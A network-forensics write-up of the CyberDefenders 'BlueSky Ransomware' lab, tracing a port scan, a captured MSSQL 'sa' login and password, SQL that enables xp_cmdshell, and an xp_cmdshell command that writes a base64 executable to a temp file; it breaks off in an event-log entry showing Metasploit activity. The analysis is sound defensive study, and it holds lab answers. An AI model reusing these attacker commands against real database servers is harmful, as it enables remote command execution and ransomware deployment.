Challenge: BlueSky Ransomware Lab

Platform: CyberDefenders

Category: Network Forensics

Difficulty: Medium


Tools Used: Wireshark, Zui, Event Log Explorer, CyberChef, VirusTotal

Summary: This lab involved investigating a host that was compromised with BlueSky ransomware. The primary tools used were Wireshark, CyberChef, and VirusTotal. I found this lab to be really enjoyable, and highly recommend it for those practicing network forensics.

Scenario: A high-profile corporation that manages critical data and services across diverse industries has reported a significant security incident. Recently, their network has been impacted by a suspected ransomware attack. Key files have been encrypted, causing disruptions and raising concerns about potential data compromise. Early signs point to the involvement of a sophisticated threat actor. Your task is to analyze the evidence provided to uncover the attacker's methods, assess the extent of the breach, and aid in containing the threat to restore the network's integrity.

Knowing the source IP of the attack allows security teams to respond to potential threats quickly. Can you identify the source IP responsible for potential port scanning activity?

Identifying port scanning activity is typically simple, as we can look for endpoints that have sent many requests to a variety of ports. If you go to Statistics > Conversations > IPv4 in Wireshark, we can see many packets being sent between 87.96.21.81 and 87.96.21.84:




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
87.96.21.81	87.96.21.84	4,767	2 MB	1,734	206 kB	3,033	2 MB	0.000000	151.2190	10 kbps	101 kbps
87.96.21.1	239.255.255.250	8	2 kB	8	2 kB	0	0 bytes	5.080667	123.0426	112 bits/s	0 bits/s
87.96.21.81	239.255.255.250	4	868 bytes	4	868 bytes	0	0 bytes	110.421599	3.0435	2281 bits/s	0 bits/s

If we drill down further into 87.96.21.84 using the following display filter:

- `ip.src_host==87.96.21.84`

We can see that 87.96.21.84 is making several connections to closed ports on 87.96.21.81, as evident by the large number of SYN requests:



```
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  443   TCP  50672 → 443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  5900  TCP  35134 → 5900 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  445   TCP  36884 → 445 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  256   TCP  37060 → 256 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  3306  TCP  49042 → 3306 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  53    TCP  47356 → 53 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=315573…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  445   TCP  36884 → 445 [ACK] Seq=1 Ack=1 Win=32128 Len=0
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  443   TCP  50674 → 443 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  199   TCP  59724 → 199 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  554   TCP  36474 → 554 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  587   TCP  46058 → 587 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  22    TCP  42870 → 22 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=315573…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  445   TCP  36884 → 445 [RST, ACK] Seq=1 Ack=1 Win=32128 Len=0
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  143   TCP  49584 → 143 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  25    TCP  40410 → 25 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=315573…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  110   TCP  45444 → 110 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  139   TCP  53088 → 139 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  135   TCP  54728 → 135 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=31557…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  1723  TCP  47628 → 1723 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  1025  TCP  52384 → 1025 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  1720  TCP  36350 → 1720 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=3155…
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  139   TCP  53088 → 139 [ACK] Seq=1 Ack=1 Win=32128 Len=0
2024-04-28 00:29:56  87.96.21.84  87.96.21.81  80    TCP  33350 → 80 [SYN] Seq=0 Win=32120 Len=0 MSS=1460 SACK_PERM TSval=315573…
```

Using the following display filter, we can see what ports were found to be open:

- `tcp.flags.syn == 1 and tcp.flags.ack == 1 && (ip.dst == 87.96.21.84) && (ip.src == 87.96.21.81)`

These ports include:


- 135
- 139
- 445
- 1433, and
- 5357

Furthermore, using the following query on Zui:

- `_path=="conn" id.orig_h==87.96.21.84 | cut id.resp_p | sort id.resp_p desc`

We can see that 87.96.21.84 has made connections to 87.96.21.81 on port 1 all the way up to 65389, this is behaviour consistent with port scanning activity. If you use the following query, you can also see that 87.96.21.84 is associated with a large number of connections, significantly higher than other hosts:

- `_path=="conn" | count() by id.orig_h`




id	count
{ orig_h: 87.96.21.84 }	1164
{orig_h: 10.4.10.132}	108
{orig_h: 87.96.21.81}	86
{orig_h: 87.96.21.1}	2

Answer: 87.96.21.84

During the investigation, it's essential to determine the account targeted by the attacker. Can you identify the targeted account username?

If you navigate to Statistics > Protocol Hierarchy in Wireshark, we can see an interesting protocol that uses TCP called Tabular Data Stream:




Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	3033	100.0	1921901	101 k	0	0	0	3033
Ethernet	100.0	3033	2.3	44012	2328	0	0	0	3033
Internet Protocol Version 4	100.0	3033	3.2	60660	3209	0	0	0	3033
Transmission Control Protocol	95.5	2898	94.0	1807375	95 k	2630	1637336	86 k	2898
Transport Layer Security	3.5	107	48.3	929116	49 k	104	840772	44 k	112
Tabular Data Stream	4.7	143	11.8	226587	11 k	143	226587	11 k	143
Hypertext Transfer Protocol	0.6	17	28.6	548885	29 k	0	0	0	17
Media Type	0.1	2	7.6	145408	7692	2	145408	7692	2
Line-based text data	0.1	3	0.1	988	52	3	988	52	3
Data	0.5	16	21.3	409272	21 k	16	409272	21 k	16
Internet Control Message Protocol	4.5	135	0.5	9854	521	0	0	0	135
Domain Name System	4.5	135	0.3	4994	264	135	4994	264	135

Upon a quick Google search, you will find that Tabular Data Stream (TDS) is an application layer protocol that allows a client to communicate with a database server. Using the following display filter, we can see all TDS traffic originating from the threat actors IP that we identified to be associated with scanning activity in the first question:


- `(ip.src_host==87.96.21.84) && (tds)`

After looking through these packets, one with "TDS7 login" in the info field stood out:



```
2024-04-28 00:30:13   87.96.21.84        87.96.21.81            1433          TDS                                    TDS7 login
```

If you look at the packet details pane and expand the TDS7 Login Packet, we can see a lot of useful information:




```
TDS7 Login Packet
  Login Packet Header
  Lengths and offsets
  Client name: Evgtjlcz
  Username: sa
  Password: cyb3rd3f3nd3r$
  App name: KeBAhX
  Server name: 87.96.21.81
  Library name: KeBAhX
  Database name: master
```

This confirms that the target server is 87.96.21.81, and that the threat actor is targeting the user "sa".

Answer: sa


We need to determine if the attacker succeeded in gaining access. Can you provide the correct password discovered by the attacker?

I could only find two TDS7 login packets:




```
TDS7 pre-login message
TDS7 login
SQL batch
TDS7 pre-login message
TDS7 login
SQL batch
SQL batch
SQL batch
SQL batch
SQL batch
```

Both contain the same password, and given that shortly after the second login, we can see SQL batch packets, it's safe to assume that the authentication was successful:



```
TDS7 Login Packet
‣ Login Packet Header
‣ Lengths and offsets
  Client name: Evgtjlcz
  Username: sa
  Password: cyb3rd3f3nd3r$
```

Furthermore, if you just filter for (tds), and remove the source host filter, the response from the server seems to indicate a successful login, as evident by the LoginAck token:




```
Token - EnvChange
Token - Info
Token - EnvChange
Token - EnvChange
Token - Info
Token - LoginAck
   Token length: 54
   Interface: 1
   TDS version: 0x71000001
   Server name: Microsoft SQL Server
   Server Version: 16.0.1000
Token - EnvChange
Token - Done
```

Answer: cyb3rd3f3nd3r$

Attackers often change some settings to facilitate lateral movement within a network. What setting did the attacker enable to control the target host further and execute further commands?

If you follow the TCP stream of the SQL batch packet directly after the threat actor authenticated, we can find an interesting command that was executed:

“EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;”




```
 2641 2024-04-28 00:30:13  87.96.21.84     87.96.21.81     1433     TDS     TDS7 login
 2642 2024-04-28 00:30:13  87.96.21.81     87.96.21.84     33393    TDS     Response
 2643 2024-04-28 00:30:13  87.96.21.84     87.96.21.81     1433     TDS     SQL batch

Frame 2643: 276 bytes on wire (2208 bits), 276 bytes captured (2208 bits)
Ethernet II, Src: VMware_36:be:8f (00:0c:29:36:be:8f), Dst: VMware_55:5e:8f (00:0c:29:55:5e:8f)
Internet Protocol Version 4, Src: 87.96.21.84, Dst: 87.96.21.81
Transmission Control Protocol, Src Port: 33393, Dst Port: 1433, Seq: 253, Ack: 443, Len: 222
Tabular Data Stream
  Type: SQL batch (1)
  Status: 0x01, End of message
  Length: 222
  Channel: 0
  Packet Number: 1
  Window: 0
  TDS Query Packet
    Query: EXEC sp_configure 'show advanced options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell',

0000  00 0c 29 55 5e
0010  01 06 95 ad 40
0020  15 51 82 71 05
0030  00 f9 53 6d 00
0040  58 00 45 00 43
0050  6f 00 6e 00 66
0060  20 00 27 00 73
0070  64 00 76 00 61
0080  6f 00 70 00 74
0090  2c 00 20 00 31
00a0  4f 00 4e 00 46
00b0  3b 00 20 00 45
00c0  70 00 5f 00 63
```

For context, xp_cmdshell is a built-in SQL Server stored procedure that allows you to execute operating system commands and scripts, it simply spawns a Windows command shell, enabling remote execution of commands.


Following this, we can see the threat actor executing other commands, including:

“EXEC master..xp_cmdshell 'echo
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA6AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW
4gRE9TIG1vZGUuDQ0KJAAAAAAAAACTOPDW11mehddZnoXXWZ6FrEWShdNZnoVURZCF3lme
hbhGlIXcWZ6FuEaahdRZnoXXWZ+FHlmehVRRw4XfWZ6Fg3quhf9ZnoUQX5iF1lmehVJpY2jXWZ
6FAAAAAAAAAAAAAAAAAAAAAFBFAABMAQQAUL02SgAAAAAAAAAA4AAPAQsBBgAAsAAAAKAA
AAAAAADUJwAAABAAAADAAAAAAEAAABAAAAAQAAAEAAAAAAAAAAQAAAAAAAAAAGABAAAQ
AAAAAAAAAgAAAAAAEAAAEAAAAAAQAAAQAAAAAAAAAEAAAAAAAAAAAAAAAAbMcAAHgAAAAAU
AEAyAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAODBAAAcAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADAAADgAQAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAALnRleHQAAABmqQAAABAAAACwAAAAEAAAAAAAAAAAAAAAAAAAAIAAAYC5yZGF0Y
QAA5g8AAADAAAAAEAAAAMAAAAAAAAAAAAAAAAAAAAEAAAEAuZGF0YQAAAFxwAAAA0AAAAE
AAAADQAAAAAAAAAAAAAAAAAAABAAADALnJzcmMAAADIBwAAAFABAAAQAAAAEAEAAAAAAAA
AAAAAAAAQAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAA>>%TEMP%\SBjzH.b64'”



```
 2680 2024-04-28 00:30:20  87.96.21.84       87.96.21.81            1433         TDS                                 SQL batch

Frame 2680: 194 bytes on wire (1552 bits), 194 bytes captured (1552 bits)                                    0000  01 01 0b f4 0
Ethernet II, Src: VMware_36:be:8f (00:0c:29:36:be:8f), Dst: VMware_55:5e:8f (00:0c:29:55:5e:8f)              0010  20 00 6d 00 6
Internet Protocol Version 4, Src: 87.96.21.84, Dst: 87.96.21.81                                              0020  2e 00 78 00 7
Transmission Control Protocol, Src Port: 33719, Dst Port: 1433, Seq: 3175, Ack: 443, Len: 140                0030  68 00 65 00 6
[3 Reassembled TCP Segments (3060 bytes): #2678(1460), #2679(1460), #2680(140)]                              0040  68 00 6f 00 2
Tabular Data Stream                                                                                          0050  41 00 4d 00 4
  Type: SQL batch (1)                                                                                        0060  41 00 41 00 4
› Status: 0x01, End of message                                                                               0070  4c 00 67 00 4
  Length: 3060                                                                                               0080  41 00 41 00 4
  Channel: 0                                                                                                 0090  41 00 41 00 4
  Packet Number: 1                                                                                           00a0  41 00 41 00 4
  Window: 0                                                                                                  00b0  41 00 41 00 4
˅ TDS Query Packet                                                                                           00c0  41 00 41 00 4
    Query [truncated]: EXEC master..xp_cmdshell 'echo TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAA           00d0  41 00 41 00 4
                                                                                                             00e0  41 00 41 00 4
```

The command in the above image uses xp_cmdshell to write Base64 encoded text to a file called SBjzH.b64 within the Temp directory. If you decode this string, we can see that it is a PE (Executable file):



```
Alphabet
A-Za-z0-9+/=
[✓] Remove non-alphabet chars
[ ] Strict mode
```


```
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAA
hbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAC
RRw4XfWZ6Fg3quhf9ZnoUQX5iF1lmehVJpY2jXWZ6FAAAAAA
BAAAADAAAAAAEAAABAAAAAQAAAEAAAAAAAAAAQAAAAAAAAAA
UAEAyAcAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAODBAAAc
AAAAAAAAAAAAAAAAAAAAAAAAAALnRleHQAAABmqQAAABAAAAC
AAAEAAAEAuZGF0YQAAAFxwAAAA0AAAAEAAAADQAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
1476  1
```

```
MZ•ÿÿ.@
$•8ðÖxY•
```

Answer: xp_cmdshell

Process injection is often used by attackers to escalate privileges within a system. What process did the attacker inject the C2 into to gain administrative privileges?

To see what process that attacker injected, we can parse the provided Event log file using Event Log Explorer. Once you load the file, I filtered for event ID 400. When a PowerShell script or command begins, it generated an Event ID 400. At 2024-04-23 10:01:18 we can see that MSFConsole (Metasploit) injected code inside the Winlogon process, likely to escalate privileges:




```
Description
Engine state is changed from None to Available.

Details:
        NewEngineState=Available
        PreviousEngineState=None

        SequenceNumber=17

        HostName=MSFConsole
        HostVersion=0.1
